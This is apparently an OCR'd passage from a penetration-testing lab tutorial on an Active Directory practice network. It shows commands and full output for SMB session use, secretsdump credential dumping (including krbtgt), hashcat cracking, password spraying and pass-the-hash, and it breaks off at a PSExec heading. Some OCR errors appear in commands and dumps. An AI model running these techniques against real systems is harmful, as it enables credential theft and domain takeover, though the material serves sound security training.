Interacting with Sessions

Now that we have some sessions through abusing LLMNR, let's interact with them!

Proxychains

For all sessions, consider using `impacket-smbclient` to navigate through what shares the relayed users have access to. If you do have an admin session, the first thing I do is run `impacket-secretsdump` to dump information out of the `SAM`, `SYSTEM`, and `SECURITY` hives in the Windows Registry.

For example, I will first use `smbclient` with the `eddard.stark` user for a demonstration. if you need to navigate back to the other `tmux` pane with the `ntlmrelayx` information, use `ctrl+b+n` to move to the next window. Once you have that information, use the same keybind to navigate back.


`proxychains4 -q impacket-smbclient NORTH/EDDARD.STARK@192.168.56.12 -no-pass`

```
┌──(hun㉿kali)-[~]
└─$ proxychains4 -q impacket-smbclient NORTH/EDDARD.STARK@192.168.56.22 -no-pass

Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Type help for list of commands
# _
```

Again, because this is an administrative session, we have full access to the `C$` drive. Here, you can look for plaintext passwords, drop files for passback attacks, whatever you want to do.



Secretsdump

For demo, we will run `secretsdump` against the system we have administrative access over:

```
proxyhains4 -q impacket-secretsdump NORTH/EDDARD.STARK@192.168.56.22 -no-pass
```

```
┌──(hun㉿kali)-[~]
└─$ proxychains4 -q impacket-secretsdump NORTH/EDDARD.STARK@192.168.56.22 -no-pass
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x3fc5c5d0743a9bbbc0e7f4e5ee4e7f54
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4363b6dc0c95588964884d7e1dfea1f7:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c5150494584a: (2024-11-14 01:38:12)
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b733e5dd1405: (2024-11-14 01:40:46)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
NORTH\CASTELBLACK$:aes256-cts-hmac-sha1-96:6c06d66125eb3080376955fdd83671efad301d12332157b1ab48fa401573b1e5
NORTH\CASTELBLACK$:aes128-cts-hmac-sha1-96:20d317bb5a8c2ba053cf628363207c80
NORTH\CASTELBLACK$:des-cbc-md5:c492c4df20ae79d0
NORTH\CASTELBLACK$:plain_password_hex:4bbfc317040570907e23636cbc429d9b3b275416f151448e6916704e3952c4f9fb2abdcc83cc11ef1f5ff5b7565a03e759
72e4b22f960e9a5312894bab2b364122b5c8499caab20af0f035bcf9b4f201154fa45b95fcec0dd2e2e045d6b499d5df80d6f0b6f3a841663b45936dbc02bb0d15ea8da9
967cef9971e61c37efc5acc483f5bf50513125dd86cffa076bca694eafa7f6bc26532c06bd76f2cfbb28fa5448c140143c888bd5ffae2964f525f71873e9062e91bf8401
ea7ba75177a85b6a4d04a2a0cd1ff37e2f20e49ed1ff98b89c8012b8641e901c8b1f664bbf387fc2f58395f6f64e1b56248d864e44555d
NORTH\CASTELBLACK$:aad3b435b51404eeaad3b435b51404ee:c859b8153036b39705ead8945f8d3215:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x529cfdc30dcfccefd2d17011e5c42fe8aee6a604
dpapi_userkey:0x40667002da76dfe487526b5db6cc78e0e344e514
[*] NL$KM
 0000   22 34 01 76 01 70 30 93  88 A7 6B B2 87 43 59 69   "4.v.p0...k..CYi
 0010   0E 41 BD 22 0A 0C CC 23  3A 5B B6 74 CB 90 D6 35   .A."...#:[.t...5
 0020   14 CA D8 45 4A F0 DB 72  D5 CF 3B A1 ED 7F 3A 98   ...EJ..r..;...:.
 0030   CD 4D D6 36 6A 35 24 2D  A0 EB 0F 8E 3F 52 81 C9   .M.6j5$-....?R..
NL$KM:223401760170309388a76bb2874359690e41bd220a0ccc233a5bb674cb90d63514cad8454af0db72d5cf3ba1ed7f3a98cd4dd6366a35242da0eb0f8e3f5281c9
[*] _SC_MSSQL$SQLEXPRESS
north.sevenkingdoms.local\sql_svc:YouWillNotKerboroast1ngMeeeeee
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

Excellent! Now we have more hashes that we can crack or perform pass-the-hash attacks. We may also have plaintext credentials! Let's take a look before exploiting some of these.

First of all, these are NTLM hashes. These are associated with local accounts on the system, and can only be used to log in locally (unless password reuse is present for multiple machines):

```
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x3fc5c5d0743a9bbbc0e7f4e5ee4e7f54
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4363b6dc0c95588964884d7e1dfea1f7:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```

The next are DCC2 hashes. These are cached users that have logged on in the event a logon server is unreachable. In our case, we only have cached credentials for two users:

```
[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c5150494584a: (2024-11-14 01:38:12)
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b733e5dd1405: (2024-11-14 01:40:46)
```

Further down are various encrypted accounts, machine account hashes, and more. Sometimes, plaintext credentials will emerge, like we have here:

```
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
NORTH\CASTELBLACK$:aes256-cts-hmac-sha1-96:6c06d66125eb3080376955fdd83671efad301d12332157b1ab48fa401573b1e5
NORTH\CASTELBLACK$:aes128-cts-hmac-sha1-96:20d317bb5a8c2ba053cf628363207c80
NORTH\CASTELBLACK$:des-cbc-md5:c492c4df20ae79d0
NORTH\CASTELBLACK$:plain_password_hex:4bbfc317040570907e23636cbc429d9b3b275416f151448e6916704e3952c4f9fb2abdcc83cc11ef1f5ff5b7565a03e759
72e4b22f960e9a5312894bab2b364122b5c8499caab20af0f035bcf9b4f201154fa45b95fcec0dd2e2e045d6b499d5df80d6f0b6f3a841663b45936dbc02bb0d15ea8da9
967cef9971e61c37efc5acc483f5bf50513125dd86cffa076bca694eafa7f6bc26532c06bd76f2cfbb28fa5448c140143c888bd5ffae2964f525f71873e9062e91bf8401
ea7ba75177a85b6a4d04a2a0cd1ff37e2f20e49ed1ff98b89c8012b8641e901c8b1f664bbf387fc2f58395f6f64e1b56248d864e44555d
NORTH\CASTELBLACK$:aad3b435b51404eeaad3b435b51404ee:c859b8153036b39705ead8945f8d3215:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x529cfdc30dcfccefd2d17011e5c42fe8aee6a604
dpapi_userkey:0x40667002da76dfe487526b5db6cc78e0e344e514
[*] NL$KM
 0000   22 34 01 76 01 70 30 93  88 A7 6B B2 87 43 59 69   "4.v.p0...k..CYi
 0010   0E 41 BD 22 0A 0C CC 23  3A 5B B6 74 CB 90 D6 35   .A."...#:[.t...5
 0020   14 CA D8 45 4A F0 DB 72  D5 CF 3B A1 ED 7F 3A 98   ...EJ..r..;...:.
 0030   CD 4D D6 36 6A 35 24 2D  A0 EB 0F 8E 3F 52 81 C9   .M.6j5$-....?R..
NL$KM:2234017601703093 88a76bb2874359690e41bd220a0ccc233a5bb674cb90d63514cad8454af0db72d5cf3ba1ed7f3a98cd4dd6366a35242da0eb0f8e3f5281c9
[*] _SC_MSSQL$SQLEXPRESS
north.sevenkingdoms.local\sql_svc:YouWillNotKerboroast1ngMeeeeee
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

Password Attacks

Password Cracking

DCC2

Because the DCC2 hashes are valid domain users, let's try cracking these hashes!

First start by copying them into a file. I will call it `dcc2.txt`. Paste in the hashes and clean the hashes. We will do this by eliminating the timestamp and colon at the end, and removing all text up to the `$DCC2` section of the hash.

Our hashes will go from this:
`NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c5150494584a: (2024-11-14 01:38:12)`
`NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b733e5dd1405: (2024-11-14 01:40:46)`

To this:

`$DCC2$10240#sql_svc#89e701ebbd305e4f5380c5150494584a`
`$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b733e5dd1405`

To run hashcat with the builtin wordlist in Kali, use this command:
`hashcat -m 2100 ./dcc2.txt /usr/share/wordlists/rockyou.txt`

If the `rockyou.txt` is compressed (`rockyou.txt.gz`), first unzip using `sudo gunzip /usr/share/wordlists/rockyou.txt.gz` and try again.

With a little bit of waiting, we can see we've cracked the `robb.stark` DCC2 hash!

```
$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b733e5dd1405:sexywolfy
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => _
```

NTLMv2


Furthermore, remember the NTLMv2 for `robb.stark` and `eddard.stark` we received from NTLMRelayx? Let's also try that out too!

First start by copying them into a file. I will call it `ntlmv2.txt`. Paste in the hashes and clean the hashes. Make sure they're all on one line.

To run hashcat with the builtin wordlist in Kali, use this command:
`hashcat -m 5600 ./ntlmv2.txt /usr/share/wordlists/rockyou.txt`

If the `rockyou.txt` is compressed (`rockyou.txt.gz`), first unzip using `sudo gunzip /usr/share/wordlists/rockyou.txt.gz` and try again.

With a little bit of waiting, we can see we've cracked the `robb.stark` NTLMv2 hash!



We were unable to crack the `eddard.stark` hash. However, with trying different wordlists, implementing rulesets, and more, the password can be recovered. However, since we have administrative credentials already, let's just use what we have.

Password Spraying

From here, we can see where the `robb.stark` user has access, and restart the process from there!

Spraying the credentials, we can see `robb.stark` has administrative privilege over the `WINTERFELL` host at `192.168.56.11`!

```
┌──(hun㉿kali)-[~/tools/hashcat]
└─$ nxc smb 192.168.56.0/24 -u 'robb.stark' -p 'sexywolfy'
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.23   445    BRAAVOS          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB         192.168.56.11   445    WINTERFELL       [+] north.sevenkingdoms.local\robb.stark:sexywolfy (Pwn3d!)
SMB         192.168.56.12   445    MEEREEN          [-] essos.local\robb.stark:sexywolfy STATUS_LOGON_FAILURE
SMB         192.168.56.22   445    CASTELBLACK      [+] north.sevenkingdoms.local\robb.stark:sexywolfy
SMB         192.168.56.106  445    server_name      [*] UNIX x32 (name:server_name) (domain:WORKGROUP) (signing:False) (SMBv1:True)
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\robb.stark:sexywolfy STATUS_LOGON_FAILURE
SMB         192.168.56.23   445    BRAAVOS          [+] essos.local\robb.stark:sexywolfy
SMB         192.168.56.106  445    server_name      [+] WORKGROUP\robb.stark:sexywolfy
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

Like with the relay, because we have administrative permissions, let's perform a `secretsdump`!

`impacket-secretsdump 'robb.stark:sexywolfy'@192.168.56.11`

```
┌──(hun㉿kali)-[~/tools/hashcat]
└─$ impacket-secretsdump 'robb.stark:sexywolfy'@192.168.56.11
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x22fda73a178b5ddf910a4243457a50b5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
NORTH\WINTERFELL$:aes256-cts-hmac-sha1-96:af99dc7a1166e4162a4c0812759736f61f02759a50864bf6cb812ac5adf45579
NORTH\WINTERFELL$:aes128-cts-hmac-sha1-96:4de578ecb527f2b7e3cfb01505b2d905
NORTH\WINTERFELL$:des-cbc-md5:0bd6efb58c13fde3
NORTH\WINTERFELL$:plain_password_hex:21459703c29963ff091f3f34287c42b7c3933a37f264f511a79815b5ce8a43d513643fc79556e4a48dc7f0ec10404383079b38554d89a5a4c3bd45661aa6b04ba6749fbee4f223446db09d167aea48333d878b89214126c04434abd1cde8bb88c2a6b710fef8bbc4a0eb78342ac18e0c53906c24757d8d0a48c29511478f1cb6051004de7fad4869b4399858c1951a371199b67c07402d3ba4333ce319622a4aa0f657be1821acf7331ebc373938ab89c332eead680b500afe668c9f8dfc0ad6882cfe5f64bd874274a1f177a5322d0b3833af437cfcf6be154e1a387a86de6d0d3c6e53108ed29b41e93f333a1d1061
NORTH\WINTERFELL$:aad3b435b51404eeaad3b435b51404ee:46681e967ef07e37360c55e8651f400b:::
[*] DefaultPassword
NORTH\robb.stark:sexywolfy
[*] DPAPI_SYSTEM
dpapi_machinekey:0x051eb52935b83e756ace7c8cf9a9ca180fb840aa
dpapi_userkey:0x8b4da9c69262481f372b5f958292f100a3499de8
[*] NL$KM
 0000   2Z 34 01 76 01 70 30 93  88 A7 6B B2 87 43 59 69   "4.v.p0...k..CYi
 0010   0E 41 BD 22 0A 0C CC 23  3A 5B B6 74 CB 90 D6 35   .A."...#:[.t...5
 0020   14 CA D8 45 4A F0 DB 72  D5 CF 3B A1 ED 7F 3A 98   ...EJ..r..;...:.
 0030   CD 4D D6 36 6A 35 24 2D  A0 EB 0F 8E 3F 52 81 C9   .M.6j5$-....?R..
NL$KM:223401760170309388a76bb2874359690e41bd220a0ccc233a5bb674cb90d63514cad8454af0db72d5cf3ba1ed7f3a98cd4dd6366a35242da0eb0f8e3f5281c9
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a885da50f5c62156f30291b5e0a35e12:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
arya.stark:1110:aad3b435b51404eeaad3b435b51404ee:4f622f4cd4284a887228940e2ff4e709:::
eddard.stark:1111:aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1d97b237b8:::
catelyn.stark:1112:aad3b435b51404eeaad3b435b51404ee:cba36eccfd9d949c73bc73715364aff5:::
robb.stark:1113:aad3b435b51404eeaad3b435b51404ee:831486ac7f26860c9e2f51ac91e1a07a:::
sansa.stark:1114:aad3b435b51404eeaad3b435b51404ee:b777555c2e2e3716e075cc255b26c14d:::
brandon.stark:1115:aad3b435b51404eeaad3b435b51404ee:84bbaa1c58b7f69d2192560a3f932129:::
rickon.stark:1116:aad3b435b51404eeaad3b435b51404ee:7978dc8a66d8e480d9a86041f8409560:::
hodor:1117:aad3b435b51404eeaad3b435b51404ee:337d2667505c203904bd899c6c95525e:::
jon.snow:1118:aad3b435b51404eeaad3b435b51404ee:b8d76e56e9dac90539aff05e3ccb1755:::
```

As you can see here, we have some more local NTLM hashes, ton of domain user NTLM hashes, and some machine NTLM hashes!

There are a couple things we need to consider here.

First off, we can perform a pass-the-hash attack with any of the NTLM hashes we've obtained to login as another user. We can do this with both the local and domain-attached accounts.

However, it appears that the `robb.stark` user must have been a domain administrator. We can infer this because the output of `secretsdump` reveals a particular NTLM hash, `krbtgt`:

```
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a885da50f5c62156f30291b5e0a35e12:::
```

This will be explained later on, but if you see this hash, you have complete domain compromise, as you can now sign tickets for any user or machine in the domain. We will explore why this works later, as this is Kerberos-related exploitation.

Pass-the-hash

However, let's play around with some pass-the-hash first!

One thing that we should try is the local administrator hash. If we can login as the local admin, we have various permissions by default, such as SEImpersonate, that we can easily abuse to escalate if the conditions are right. Let's first try it with the hash from `CASTELBLACK` at `192.168.56.22`!

Because local administrator passwords do not adhere to the domain password policy, there's a good chance it's relatively weak, and may be reused across multiple systems. This also doesn't hurt to try, so it's worth a shot.

For this, we will use `nxc` to spray it throughout the network:

```
nxc smb 192.168.56.0/24 -u 'Adminstrator' -H
'aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4' --local-auth
```

Make sure you're using the `--local-auth` flag, unless it will attempt the domain administrator's account with the associated hash.

As you can see, we have local admin password reuse on two hosts: `BRAAVOS` and `CASTELBLACK`!

```
┌──(hun㉿kali)-[~/tools/responder]
└─$ nxc smb 192.168.56.0/24 -u 'Adminstrator' -H 'aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4' --local-auth
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:MEEREEN) (signing:True) (SMBv1:True)
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:WINTERFELL) (signing:True) (SMBv1:False)
SMB         192.168.56.12   445    MEEREEN          [-] MEEREEN\Adminstrator:dbd13e1c4e338284ac4e9874f7de6ef4 STATUS_LOGON_FAILURE
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:KINGSLANDING) (signing:True) (SMBv1:False)
SMB         192.168.56.23   445    BRAAVOS          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:BRAAVOS) (signing:False) (SMBv1:True)
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:CASTELBLACK) (signing:False) (SMBv1:False)
SMB         192.168.56.11   445    WINTERFELL       [-] WINTERFELL\Adminstrator:dbd13e1c4e338284ac4e9874f7de6ef4 STATUS_LOGON_FAILURE
SMB         192.168.56.10   445    KINGSLANDING     [-] KINGSLANDING\Adminstrator:dbd13e1c4e338284ac4e9874f7de6ef4 STATUS_LOGON_FAILURE
SMB         192.168.56.23   445    BRAAVOS          [+] BRAAVOS\Adminstrator:dbd13e1c4e338284ac4e9874f7de6ef4
SMB         192.168.56.22   445    CASTELBLACK      [+] CASTELBLACK\Adminstrator:dbd13e1c4e338284ac4e9874f7de6ef4
SMB         192.168.56.106  445    server_name      [*] UNIX x32 (name:server_name) (domain:server_name) (signing:False) (SMBv1:True)
SMB         192.168.56.106  445    server_name      [+] server_name\Adminstrator:dbd13e1c4e338284ac4e9874f7de6ef4
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

Note: ignore the `server_name` host, as this is our responder SMB server assuming it is still running.

However, we did not gain full administrative access over these systems with the local administrator hash. Let's try another one!

Looking back at the secretsdump, we can see we have an NTLM hash for the `CASTELBLACK$` machine account!

```
NORTH\CASTELBLACK$:aad3b435b51404eeaad3b435b51404ee:c859b8153036b39705ead8945f8d3215:::
[*] DPAPI_SYSTEM
```

We can give that a shot as well:

`nxc smb 192.168.56.22 -u 'CASTELBLACK$' -H 'aad3b435b51404eeaad3b435b51404ee:c859b8153036b39705ead8945f8d3215' --local-auth`

```
┌──(hun㉿kali)-[~/tools/responder]
└─$ nxc smb 192.168.56.22 -u 'CASTELBLACK$' -H 'aad3b435b51404eeaad3b435b51404ee:c859b8153036b39705ead8945f8d3215' --local-auth
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:CASTELBLACK) (signing:False) (SMBv1:False)
SMB         192.168.56.22   445    CASTELBLACK      [+] CASTELBLACK\CASTELBLACK$:c859b8153036b39705ead8945f8d3215
```

Hmm, it doesn't look like there are very many immediate routes to get local administrator on `CASTELBLACK` from what we have. Let's try the local administrator hash from `WINTERFELL` at `192.168.56.11`!

`Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::`

`nxc smb 192.168.56.0/24 -u 'Administrator' -H 'aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4' --local-auth`

It doesn't seem to have gotten us into very many systems, but we do see that we now have administrative access over `CASTELBLACK`!

```
┌──(hun㉿kali)-[~/tools/hashcat]
└─$ nxc smb 192.168.56.0/24 -u 'Administrator' -H 'aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4' --local-auth
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:WINTERFELL) (signing:True) (SMBv1:False)
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:MEEREEN) (signing:True) (SMBv1:True)
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:KINGSLANDING) (signing:True) (SMBv1:False)
SMB         192.168.56.23   445    BRAAVOS          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:BRAAVOS) (signing:False) (SMBv1:True)
SMB         192.168.56.11   445    WINTERFELL       [-] WINTERFELL\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 STATUS_LOGON_FAILURE
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:CASTELBLACK) (signing:False) (SMBv1:False)
SMB         192.168.56.12   445    MEEREEN          [-] MEEREEN\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 STATUS_LOGON_FAILURE
SMB         192.168.56.10   445    KINGSLANDING     [-] KINGSLANDING\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 STATUS_LOGON_FAILURE
SMB         192.168.56.23   445    BRAAVOS          [-] BRAAVOS\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 STATUS_LOGON_FAILURE
SMB         192.168.56.22   445    CASTELBLACK      [+] CASTELBLACK\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 (Pwn3d!)
SMB         192.168.56.106  445    server_name      [*] UNIX x32 (name:server_name) (domain:server_name) (signing:False) (SMBv1:True)
SMB         192.168.56.106  445    server_name      [+] server_name\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

Credentialed Shells

Furthermore, with the hashes we can pass and the passwords we have cracked, we can spawn various shells on hosts! Both Metasploit and Impacket have great tools for the following, and these three shells are not an exhaustive list.

PSExec

